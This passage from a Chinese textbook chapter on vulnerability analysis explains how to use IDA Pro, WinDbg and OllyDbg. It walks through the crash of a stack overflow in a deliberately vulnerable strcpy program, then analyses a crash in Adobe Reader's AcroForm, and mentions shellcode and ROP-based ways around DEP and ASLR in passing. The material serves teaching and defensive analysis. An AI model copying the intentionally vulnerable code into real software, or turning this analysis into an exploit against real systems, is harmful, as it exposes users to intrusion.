


图8-1　IDA Pro主界面

界面右侧是反汇编的主窗口，在IDA View-A菜单中会包含反汇编的结果，其中.text代表着PE文件中的字段，后面的8个字节是汇编语言所在的内存地址。

当选中某段汇编语言后，按F5键会将该段汇编语言反编译成伪代码的形式，这样使逆向调试变得更为简单，更容易分析出漏洞的形成原因，如图8-2所示。

在对PE文件进行加载并用IDA Pro完成分析之后，它会将该程序的代码结构以流程图的形式展现出来，如图8-3所示。这不仅方便我们观察每个模块之间的关联与跳转等关系，同时再对补丁进行比较分析，从而快速定位漏洞位置时也起到了很大作用。



Hex View-A是将程序以十六进制形式表现，和UltraEdit的功能类似，在这里可以快速搜索定位关键的汇编代码段，比如通过查找FF E4来快速定位到jmp esp上等，如图8-4所示。

图8-4 IDA Pro的十六进制窗口

前文提到的远程调试Linux的功能，可以执行Debugger→Run→Remote Linux debugger命令完成，同时IDA还支持不同的远程调试，如图8-5所示。

图8-5 IDA Pro支持的远程调试选项

在理解和掌握之后，IDA Pro的主要功能能够帮助我们配合其他的动态调试工具对漏洞进行分析。

2. WinDbg

WinDbg是微软提供的免费的调试工具，是微软调试器中的一个GUI界面。它可以针对用户态和内核态进行调试，它能帮助分析程序，虽然界面不如OllyDbg友好，但是其调试功能极其强大并令人惊叹。尤其是对内核的跟踪，对于很多需求的漏洞分析调试来说是一个很重要的过程，能够直观地观察到指定内存区域的数据变化情况。

下面简要介绍WinDbg界面及常用的调试命令。WinDbg的调试命令非常丰富，在不同的漏洞环境下需要调用不同的命令，这里为方便读者入门只介绍比较常用的命令。本章将

的命令需要读者在对漏洞进行本质上了解分析之后再进行研究。


WinDbg的主界面（见图8-6所示），在我们通过File菜单打开PE文件或附加进程的程序之后，往往只打开了CMD窗口，其他的窗口需要通过在View菜单选择打开，图8-6中展示的是几个常用的窗口，其实也是WinDbg主界面中显示的用户的窗口。其中左上窗口是寄存器窗口，左下窗口是显示内存区域的窗口，中间窗口是动态调试及命令输入的窗口，右侧是反汇编代码窗口。



图8-6 WinDbg主界面

对于每个窗口的功能特性，这里不做说明，感兴趣的读者可以在WinDbg工具的API文档中详细了解，读者可以查阅相关的资料，这里主要讲解常用的调试命令。

在CMD窗口中，下方就是输入命令的地方，在菜单栏的Debug区域可以看到通过按F11、F10、F5键或在该单击可以对程序目前中断的地方进行单步、步过及执行等操作，这与VS或者VC6的调试方式是异曲同工的，当然这里也可以通过在下方命令栏输入t（单步）、p（步进）和g（执行）的方式进行调试（见图8-7）。




```
Command
Microsoft (R) Windows Debugger  Version 6.7.0005.1
Copyright (c) Microsoft Corporation. All rights reserve

*** wait with pending attach
Symbol search path is: *** Invalid ***
****************************************************
* Symbol loading may be unreliable without a symbol sea
* Use .symfix to have the debugger choose a symbol path
* After setting your symbol path, use .reload to refres
****************************************************
Executable search path is:
ModLoad: 01000000 0101f000   C:\WINDOWS\system32\calc.e
ModLoad: 7c920000 7c9b3000   C:\WINDOWS\system32\ntdll.
ModLoad: 7c800000 7c91e000   C:\WINDOWS\system32\kernel
ModLoad: 7d590000 7dd84000   C:\WINDOWS\system32\SHELL3
ModLoad: 77da0000 77e49000   C:\WINDOWS\system32\ADVAPI
ModLoad: 77e50000 77ee2000   C:\WINDOWS\system32\RPCRT4
ModLoad: 77fc0000 77fd1000   C:\WINDOWS\system32\Secur3
ModLoad: 77ef0000 77f39000   C:\WINDOWS\system32\GDI32.
ModLoad: 77d10000 77da0000   C:\WINDOWS\system32\USER32
ModLoad: 77be0000 77c38000   C:\WINDOWS\system32\msvcrt
ModLoad: 77f40000 77fb6000   C:\WINDOWS\system32\SHLWAP
ModLoad: 5cc30000 5cc56000   C:\WINDOWS\system32\ShimEr
ModLoad: 58fb0000 5917a000   C:\WINDOWS\AppPatch\AcGenr
ModLoad: 76b10000 76b3a000   C:\WINDOWS\system32\WINMM.
ModLoad: 76990000 76acd000   C:\WINDOWS\system32\ole32.
ModLoad: 770f0000 7717b000   C:\WINDOWS\system32\OLEAUT
ModLoad: 77bb0000 77bc5000   C:\WINDOWS\system32\MSACM3
ModLoad: 77bd0000 77bd8000   C:\WINDOWS\system32\VERSIO
ModLoad: 759d0000 75a7f000   C:\WINDOWS\system32\USEREN
ModLoad: 5adc0000 5adf7000   C:\WINDOWS\system32\UxThem
ModLoad: 76300000 7631d000   C:\WINDOWS\system32\IMM32.
ModLoad: 62c20000 62c29000   C:\WINDOWS\system32\LPK.DI
ModLoad: 73fa0000 7400b000   C:\WINDOWS\system32\USP10.
ModLoad: 77180000 77283000   C:\WINDOWS\WinSxS\x86_Micr
ModLoad: 74680000 746cc000   C:\WINDOWS\system32\MSCTF.
ModLoad: 73640000 7366e000   C:\WINDOWS\system32\msctfi
(52c.5c8): Break instruction exception - code 80000003
eax=7ffd8000 ebx=00000001 ecx=00000002 edx=00000003 esi
eip=7c92120e esp=00abffcc ebp=00abfff4 iopl=0         r
cs=001b  ss=0023  ds=0023  es=0023  fs=0038  gs=0000
*** ERROR: Symbol file could not be found.  Defaulted t
ntdll!DbgBreakPoint:
7c92120e cc              int     3
```

图8-7　Windbg命令行

下面介绍调试过程中几个主要的命令。

- kb——查看堆栈调用，通过输入kb可以查看进入函数前都调用了哪些函数，从而快速回溯还原漏洞触发前的场景，有助于快速定位漏洞触发的位置，如图8-8所示。



```
0:001> kb
ChildEBP RetAddr  Args to Child
WARNING: Stack unwind information not available. Foll
00abfff4 00000000 00000000 00000008 000060c0 ntdll!Db
```

图8-8　Windbg kb命令

- bp，ba——下断点，其中bp可以对指定地址下断点；ba可以对函数写入断点，执行断点。写入断点是指如果在指定内存区域有新的数据写入时，则触发断点，执行断点是指当该内存区域的内容被执行时则触发断点，同时bc可以用来删除断点。也可以通过bp FFFFFFFF ".if(poi(@eax)==).else{g; }"的方式来下条件断点，该条件断点是指在FFFFFFFF地址处如果eax等于某值时暂停，否则继续。
- dd esp——查看某寄存器内容，实例使用的是esp寄存器，这里可以改eax、ebx等，这里方便对寄存器的跟踪，可以很好地分析在漏洞触发时寄存器的变化状况等，如图8-9所示。
- !heap-p-a——打开页堆异常检测，其主要功能是在堆空间，如果此时页堆发生异常则显示，这是对很多堆溢出漏洞调试非常实用的工具。

```
Address expression missing from '<EOL>'
0:001> dd esp
00abffcc  7c970010 00000005 00000004 00000001
00abffdc  00abffd0 0001aa3b ffffffff 7c92e900
00abffec  7c970030 00000000 00000000 00000000
00abfffc  00000000 00000008 000060c0 00000000
00ac000c  ffffffff 00004000 00000001 00000000
00ac001c  00000000 00000000 00000000 00000560
00ac002c  00002050 28c7f1d0 11d2de25 1000ddaf
00ac003c  b599275a 0000000a 00000001 00000000
```

图8-9 Windbg dd命令

以上命令是在漏洞分析时常用的命令，通过对这些命令的理解，可以很好地看到寄存器的变化，定位汇编代码，再通过对汇编代码的回溯分析，找到漏洞的触发点以及形成原因。

3. OllyDbg

OllyDbg是对于刚入门者最推荐的动态调试工具，它的界面相比WinDbg来说非常友好，而且对于堆栈状态的展示非常清晰。如果说OllyDbg是一个界面的话，WinDbg就像命令行一样，同时OllyDbg同样支持二次开发，有很多人将自己的插件放在OllyDbg里辅助反汇编，往往可以事半功倍。同时OllyDbg本身也自带一些非常好用的插件，比如Disable DEP，这对于构造ROP链绕过DEP来说会起到很大作用，它能迅速帮助使用者定位到构造ROP链所需的地址位置。请大家自己动手操作，下载OD工具并打开。可以看到在界面的左上角是反汇编的主窗口，右上角是寄存器窗口，左下角是内存窗口，右下角是堆栈调用窗口（参考图9-1）。相比WinDbg，OllyDbg的界面操作起来更直观，可以通过调试界面，选择对程序单步调试或者直接执行等操作，通过右侧可以直接观察到寄存器的变化情况，如果标红，表示在这一汇编代码结束后会影响到该寄存器存放的值，这更加有利于对漏洞的回溯工作。

在菜单栏中可以看到L、E、M、W等按钮，这些按钮代表OllyDbg的其他几个窗口，通过其他几个窗口中的内容可以辅助我们进行反汇编调试。

其中K窗口表示堆栈调用的查看，功能与WinDbg里的K相同，可以查看该汇编代码前的函数调用情况，帮助我们回溯汇编代码执行的流程（见图8-10）。

K 调用堆栈 of main thread

Stack	数据	过程	从调用	帧
0007FE00	010021B0	???	calc.010021AE	
0007FF20	010125E9	calc.01001F51	calc.<ModuleEntryPoint>+16F	
0007FFC4	7C817067	???	kernel32.7C817064	

图8-10 OllyDbg堆栈调用窗口

E窗口表示可执行模块，其中可查看该程序执行时调用的模块名称、地址等，这在构造ROP链、ASLR绕过方式等方面都会起很大的作用（见图8-11）。

可执行模块

Base (系	大小 (十	条目	名称	类型	文件版本	静态链接
01000000	0001F000	01012475	calc		5.1.2600.0 (xpc	ADVAPI32, GDI32, KERNEL32, msvcrt
58FB0000	001CA000	58FD606E	AcGenral		5.1.2600.5512 (:	ADVAPI32, GDI32, KERNEL32, MSACM3:
5ADC0000	00037000	5ADC1626	UxTheme		6.00.2900.5512	ADVAPI32, GDI32, KERNEL32, msvcrt
5CC30000	00026000	5CC38E55	ShimEng		5.1.2600.5512 (:	KERNEL32, ntdll
62C20000	00009000	62C22EAD	LPK		5.1.2600.5512 (:	GDI32, KERNEL32, ntdll, USER32, U:
73640000	0002E000	73659FE1	msctfime_ime		5.1.2600.5512 (:	ADVAPI32, GDI32, IMM32, KERNEL32,
73FA0000	0006B000	73FBE409	USP10		1.0420.2600.551:	ADVAPI32, GDI32, KERNEL32, USER32
74680000	0004C000	746813A5	MSCTF		5.1.2600.5512 (:	ADVAPI32, GDI32, KERNEL32, msvcrt
759D0000	000AF000	759D15E4	USERENV		5.1.2600.5512 (:	ADVAPI32, KERNEL32, msvcrt, ntdll
76300000	0001D000	763012C0	IMM32		5.1.2600.5512 (:	ADVAPI32, GDI32, KERNEL32, ntdll,
76990000	0013D000	769AD0B9	ole32		5.1.2600.5512 (:	ADVAPI32, GDI32, KERNEL32, msvcrt
76B10000	0002A000	76B12B61	WINMM		5.1.2600.5512 (:	ADVAPI32, GDI32, KERNEL32, ntdll,
770F0000	0008B000	770F1560	OLEAUT32		5.1.2600.5512	ADVAPI32, GDI32, KERNEL32, msvcrt
77180000	00103000	77184256	comctl32		6.0 (xpsp.08041:	ADVAPI32, GDI32, KERNEL32, msvcrt
77BB0000	00015000	77BB1292	MSACM32		5.1.2600.5512 (:	ADVAPI32, GDI32, KERNEL32, msvcrt
77BD0000	00008000	77BD113E	VERSION		5.1.2600.5512 (:	KERNEL32, ntdll

图8-11 OllyDbg可执行模块窗口

M窗口是内存映射的情况，这里可以看到每个模块的地址、访问权限等，比如通过E窗口找到想要构造ROP链调用地址的模块，通过分析它的读取权限来决定是否使用该模块中的地址，或布置shellcode位置的选择等（见图8-12）。

内存映射

地址	大小 (十	所有者	区段	包含	类型	访问	初始访问	作为映射
00010000	00001000			钍	Priv	RW	RW	
00020000	00001000			C程参	Priv	RW	RW	
00030000	00008000			■	Priv	RW	RW	
0007C000	00001000				Priv	RW Guar	RW Guar	
0007D000	00003000			■栈 of main threa	Priv	RW	RW	
00080000	00003000				Map	R	R	
00090000	00002000				Map	R	R	
000A0000	0001A000			0认	Priv	RW	RW	
001A0000	00006000			■	Priv	RW	RW	
001B0000	00003000			■	Map	RW	RW	
001C0000	00016000				Map	R	R	C:\WINDOWS\system32\unicode.nls
001E0000	00041000				Map	R	R	C:\WINDOWS\system32\locale.nls
00230000	00041000				Map	R	R	C:\WINDOWS\system32\sortkey.nls
00280000	00006000				Map	R	R	C:\WINDOWS\system32\sorttbls.nls
00290000	00041000				Map	R	R	
002E0000	00003000				Map	R E	R E	
003A0000	00002000				Map	R E	R E	
003B0000	00001000				Priv	RW	RW	
003C0000	00001000				Priv	RW	RW	
003D0000	00006000			■	Priv	RW	RW	
003E0000	00002000				Map	R	R	
003F0000	00001000				Map	RW	RW	
00400000	00002000				Map	R	R	
00410000	00008000			■	Priv	RW	RW	
00420000	00004000			■	Priv	RW	RW	
00430000	00003000				Map	R	R	C:\WINDOWS\system32\ctype.nls

图8-12 OllyDbg内存窗口

OllyDbg之所以作为入门级调试工具，就在于其简单易懂的界面，可以通过堆窗口、栈窗口以及寄存器窗口很直观地观察到程序执行及漏洞触发过程中堆栈空间的内存变化情况，甚至可以观察到当漏洞触发时构造的畸形字符串覆盖栈空间及导致恶意代码执行的整个过程，相比OllyDbg、WinDbg就需要更多的命令来查看这一过程。

因此，对于OllyDbg的掌握有助于初学者对于漏洞分析的快速入门，OllyDbg同样提供了很多的插件，这里就不一一讲解，在今后的学习过程中，会逐渐了解到OD的插件是如何辅助调试的。

8.1.3 strcpy引发的“血案”

首先笔者编写了一个有漏洞的程序，程序中关键点在于strcpy函数，这也是目前很多栈溢出漏洞的根本原因，大多数都是因为对于数组边界检查不够严格造成的（见图8-13）。



```
int flag = 0;
char overflow_a[100]="aaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaa";
```

图8-13　超长字符串定义

可以看到给overflow_a赋值为一个超长字符串，这就是触发漏洞的超长字符串，这也方便后期笔者在构造利用shellcode时候修改。

图8-14所示是一段笔者触发漏洞的关键代码，strcmp并不是关键，只是之前笔者做密码绕过的实验时使用的，这个漏洞的关键点是下面的strcpy，可以看到上面构造的数组大小为8，而定义的overflow_a数组大小为a元素的个数，那么当笔者以超长串拷贝到b数组中的时候，会造成多出来的a元素覆盖到栈中b数组下面的内容，造成栈被破坏，从而产生溢出。

```
char b[8];
i =strcmp(overflow_a,overflow_b);
strcpy(b,overflow_a);
return i;
```

图8-14　漏洞触发关键代码

挂载WinDbg，执行如下程序。

可以看到程序崩溃了，WinDbg弹了出来，而目前指向的地址是61616161，也就是a的ASCII码（十六进制情况下），这是一片无效的内存空间，直白地说程序无法读取这段内存空间中的汇编语言继续执行程序，导致了程序崩溃，如图8-15所示。

```
(604.1a8): Access violation - code c0000005 (!!! second chance !!!)
eax=61616161 ebx=7ffdf000 ecx=0012ff40 edx=00000000 esi=0042205d edi=0012ff7c
eip=61616161 esp=0012fec8 ebp=61616161 iopl=0         nv up ei pl zr na pe nc
cs=001b  ss=0023  ds=0023  es=0023  fs=003b  gs=0000             efl=00000246
61616161 ??              ???
```

图8-15　程序崩溃现场

当然如果笔者要利用的话，会将特定的shellcode覆盖在特定的空间使程序执行，这在Windows XP系统下是成立的，但是目前大多数系统都会开启DEP、ASLR这些内存执行保护、地址随机化等保护措施，当然现在的黑帽子们也提供了各种绕过方法，比如构造ROP链、利用虚表指针等方式。

这里不赘述。下面来看看栈中的情况，如图8-16所示。

```
0:000> dd esp
0012fec8  61616161 61616161 61616161 61616161
0012fed8  cccccc00 cccccccc cccccccc cccccccc
0012fee8  cccccccc cccccccc cccccccc cccccccc
0012fef8  cccccccc cccccccc cccccccc cccccccc
0012ff08  cccccccc cccccccc cccccccc cccccccc
0012ff18  61616161 61616161 61616161 61616161
0012ff28  61616161 61616161 61616161 61616161
0012ff38  61616161 00000000 00000000 00000000
```

图8-16　程序崩溃时栈中情况

通过图8-16和图8-15可以看到EBP，也就是栈底已被修改成61616161，而假设当初为栈开辟的是30h的大小，那么此时的大小是ebp-esp（栈底-栈顶）也就是61616161-0012fec8，换句话说已经破坏了栈平衡，这个栈也被破坏了。

下面，笔者将以正向调试的角度来为大家还原整个漏洞触发的过程，这在真正的漏洞调试中也是分析漏洞形成原因以及利用方法的最后一步，笔者为大家跳过的是之前逆向回

溯的整个过程，而这个只有数十行汇编代码的程序也将略去利用“！heap–p–a”开启页堆等繁复的过程。

首先改用OllyDbg工具，执行程序并且在程序main函数的入口点断住（见图8-17），假设这就是一个复杂的漏洞程序还原到触发点之前的两个函数。

```
004010BA  .   BE 38204200   mov esi,offset 00422038                 ASCII "aaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaa"
004010BF  .   8D7D 98       lea edi,[ebp-68]
004010C2  .   F3:A5         rep movs dword ptr [edi],dword ptr [esi]
004010C4  .   A4            movs byte ptr [edi],byte ptr [esi]
004010C5  .   B9 0F000000   mov ecx,0F
004010CA  .   33C0          xor eax,eax
004010CC  .   8D7D BD       lea edi,[ebp-43]
004010CF  .   F3:AB         rep stos dword ptr [edi]
004010D1  .   66:AB         stos word ptr [edi]
004010D3  .   AA            stos byte ptr [edi]
004010D4  >   B8 01000000   ┌mov eax,1
004010D9  .   85C0          │test eax,eax
004010DB  .v  74 35         │jz short 00401112
004010DD  .   8D4D 98       │lea ecx,[ebp-68]
004010E0  .   51            │push ecx
004010E1  .   E8 1FFFFFFF   │call 00401005                           [v
004010E6  .   83C4 04       │add esp,4
004010E9  .   8945 FC       │mov dword ptr [ebp-4],eax
004010EC  .   837D FC 00    │cmp dword ptr [ebp-4],0
004010F0  .v  74 0F         │je short 00401101
004010F2  .   68 30204200   │push offset 00422030                    ASCII "no!■"
004010F7  .   E8 14020000   │call printf                             [printf
004010FC  .   83C4 04       │add esp,4
004010FF  .v  EB 0F         │jmp short 00401110
00401101  >   68 28204200   │push offset 00422028                    ASCII "ok!■"
```

图8-17 程序反汇编定位

略去main函数入口处对于栈的一系列操作，在最顶上的函数可以看到将偏移尾00422038处保存的ASCII码存入ESI，其实当使用OllyDbg时可以在栈内看到将这一串a推入栈中的过程，而黄色标记的一行中的call正是漏洞触发的关键函数，相当于触发漏洞的最后一层函数，那么在这个函数下断点跟进看一看（见图8-18）。

```
00401023  .   83EC 4C       sub esp,4C
00401026  .   53            push ebx
00401027  .   56            push esi
00401028  .   57            push edi
00401029  .   8D7D B4       lea edi,[ebp-4C]
0040102C  .   B9 13000000   mov ecx,13
00401031  .   B8 CCCCCCCC   mov eax,CCCCCCCC
00401036  .   F3:AB         rep stos dword ptr [edi]
00401038  .   68 1C204200   push offset 0042201C                    ASCII "1234567"
0040103D  .   8B45 08       mov eax,dword ptr [ebp+8]
00401040  .   50            push eax
00401041  .   E8 FA010000   call strcmp                             [strcmp
00401046  .   83C4 08       add esp,8
00401049  .   8945 FC       mov dword ptr [ebp-4],eax
0040104C  .   8B4D 08       mov ecx,dword ptr [ebp+8]
0040104F  .   51            push ecx
00401050  .   8D55 F4       lea edx,[ebp-0C]
00401053  .   52            push edx
00401054  .   E8 F7000000   call strcpy                             [strcpy
00401059  .   83C4 08       add esp,8
0040105C  .   8B45 FC       mov eax,dword ptr [ebp-4]
```

图8-18 程序反汇编定位

可以看到，strcpy函数此时push了ecx及edx，ecx赋值是ebp+8，也就是该函数的第一个参数，就是上面传入的aaaaaaaaaaaaaa，那么下面edx就应该是我们的b8数组了，这样可以直接让程序执行多次后，发现strcpy函数内部的内容，其实就是将超长字符串以4个字节（即4个a为一段）为一个单位复制到寄存器，那么在栈溢出发生的最后一个调用，可以看到此时ebp的值是0012FEC0，而当以超长串复制到寄存器后，可以看到ebp的值被修改成了61616161，这也就造成了栈溢出（见图8-19），这里只要精确地修改返回地址的值就能实现对于程序的控制，从而执行想执行的内容，修改overflow数组的内容如图8-20所示。

[illegible]



[illegible]

8.1.4 分析利用漏洞的一些基本技巧

[illegible]

```
ModLoad: 49010000 49096000   C:\WINDOWS\system32\Msftedit.dll
(238.698): Access violation - code c0000005 (!!! second chance !!!)
eax=0c0c0c28 ebx=00000001 ecx=0c0c0c20 edx=10242074 esi=10242074 edi=047cdaa4
eip=88888888 esp=0012dea0 ebp=0012dedc iopl=0         nv up ei pl zr na pe nc
cs=001b  ss=0023  ds=0023  es=0023  fs=003b  gs=0000             efl=00200246
88888888 ??              ???
```

图8-22　PDF漏洞触发现场

这就是案发的时候，可以看到目前内存位置在88888888，其实这时候栈已经被破坏了，eip跳转到一个没有东西的内存空间，所以程序崩溃了。现在就开始逆向还原整个过程，通过命令来回溯整个过程。

如图8-23所示，由下往上是依次调用关系，就是C语言的函数嵌套，比如说A调用B，B调用了C，那么“案发”前的那一刻函数对应的地址是208a54e0，用WinDbg查看该段函数的汇编代码，如图8-24所示。

```
0:000> kb
ChildEBP RetAddr  Args to Child
WARNING: Frame IP not in any known module. Following frames may be wrong
0012de9c 208a54e0 00000001 8b019f09 00000001 0x88888888
0012dedc 208a59be 0012df14 10241fd4 00000001 AcroForm!PlugInMain+0xa31b2
0012df44 208a5538 0012df88 00000000 00000001 AcroForm!PlugInMain+0xa3690
0012df64 208a5488 0012df88 04aa4530 00000001 AcroForm!PlugInMain+0xa320a
0012dfac 20cdccc0 0012dfe8 04aa4530 00000001 AcroForm!PlugInMain+0xa315a
```

图8-23　PDF漏洞触发时堆栈调用情况

```
208a5461 c20400          ret     4
208a5464 6a18            push    18h
208a5466 b81d16dd20      mov     eax,offset AcroForm!DllUnregisterServer+0x42cffd (20dd161d)
208a546b e808c9f5ff      call    AcroForm+0x1d78 (20801d78)
208a5470 8bf9            mov     edi,ecx
208a5472 897df0          mov     dword ptr [ebp-10h],edi
208a5475 ff7510          push    dword ptr [ebp+10h]
208a5478 8365ec00        and     dword ptr [ebp-14h],0
208a547c ff750c          push    dword ptr [ebp+0Ch]
208a547f 8d45dc          lea     eax,[ebp-24h]
208a5482 50              push    eax
208a5483 e897000000      call    AcroForm!PlugInMain+0xa31f1 (208a551f)
208a5488 85c0            test    eax,eax
208a548a 7405            je      AcroForm!PlugInMain+0xa3163 (208a5491)
208a548c 83c004          add     eax,4
208a548f eb02            jmp     AcroForm!PlugInMain+0xa3165 (208a5493)
208a5491 33c0            xor     eax,eax
208a5493 8b30            mov     esi,dword ptr [eax]
208a5495 8975f0          mov     dword ptr [ebp-10h],esi
208a5498 85f6            test    esi,esi
208a549a 7403            je      AcroForm!PlugInMain+0xa3171 (208a549f)
208a549c ff4604          inc     dword ptr [esi+4]
208a549f c745e4b82ce820  mov     dword ptr [ebp-1Ch],offset AcroForm!DllUnregisterServer+0x4de
208a54a6 33db            xor     ebx,ebx
208a54a8 43              inc     ebx
208a54a9 8d4de0          lea     ecx,[ebp-20h]
208a54ac 895dfc          mov     dword ptr [ebp-4],ebx
208a54af e82e42f8ff      call    AcroForm!PlugInMain+0x273b4 (208296e2)
208a54b4 8b7f44          mov     edi,dword ptr [edi+44h]
208a54b7 85ff            test    edi,edi
208a54b9 7430            je      AcroForm!PlugInMain+0xa31bd (208a54eb)
208a54bb 837e4400        cmp     dword ptr [esi+44h],0
208a54bf 740b            je      AcroForm!PlugInMain+0xa319e (208a54cc)
208a54c1 ff75f0          push    dword ptr [ebp-10h]
208a54c4 8b4e44          mov     ecx,dword ptr [esi+44h]
208a54c7 e8b6280700      call    AcroForm!PlugInMain+0x115a54 (20917d82)
208a54cc ff4704          inc     dword ptr [edi+4]
208a54cf 8b4e44          mov     ecx,dword ptr [esi+44h]
208a54d2 85c9            test    ecx,ecx
208a54d4 740a            je      AcroForm!PlugInMain+0xa31b2 (208a54e0)
208a54d6 ff4904          dec     dword ptr [ecx+4]
208a54d9 7505            jne     AcroForm!PlugInMain+0xa31b2 (208a54e0)
208a54db 8b01            mov     eax,dword ptr [ecx]
208a54dd 53              push    ebx
208a54de ff10            call    dword ptr [eax]
208a54e0 56              push    esi
208a54e1 8bcf            mov     ecx,edi
```

图8-24　PDF漏洞触发前汇编代码分析



画线的部分是笔者认为最重要的部分，为了方便大家理解，用一个流程图来简化上面的过程，如图8-25所示。




图8-25　PDF漏洞触发流程

由图8-25可以看到漏洞触发的原因就在于AcroForm!PlugInMain+0xa31f1返回的eax，经过多次赋值后，eax被改变了。因为这个改变，导致最后call eax的时候使程序跳转到了88888888，此时栈已经被破坏了。用IDA Pro来加载这个存在漏洞的AcroForm.api，查看这段函数的伪代码（见图8-26）。

```
int __stdcall sub_208A551F(int a1, int a2, int a3)
{
  sub_208A553F(a1, a2, a3, 0, 0);
  return a1;
}
```

图8-26　PDF漏洞触发时伪代码

其实通过上面的汇编语句也不难看出eax作为这个函数第一个参数被传入，经过这个函数的执行，第一个参数又被返回，然后继续上面的流程，这个参数被传入后又进行了sub_208A553F这个函数的一系列操作。由于笔者没有下载符号表，所以无法告诉大家函数的名字，这个函数里面的代码有100行左右，具体分析过程笔者就不赘述了，其大致功能其实就是创建一个新的对象指针，并且分配给这个指针64 Byte的内存，如图8-27所示。

```
    v24 = *(_DWORD *)(v22 + 4)-- == 1;
    if ( v24 )
      (**(void (__cdecl ***)(_DWORD, _DWORD))v22)(1
  }
  v25 = sub_2080940F(64);
  *(_DWORD *)(a1 + 12) = v25;
  *(_BYTE *)(a1 - 4) = 8;
  if ( v25 == v7 )
    v26 = 0;
  else
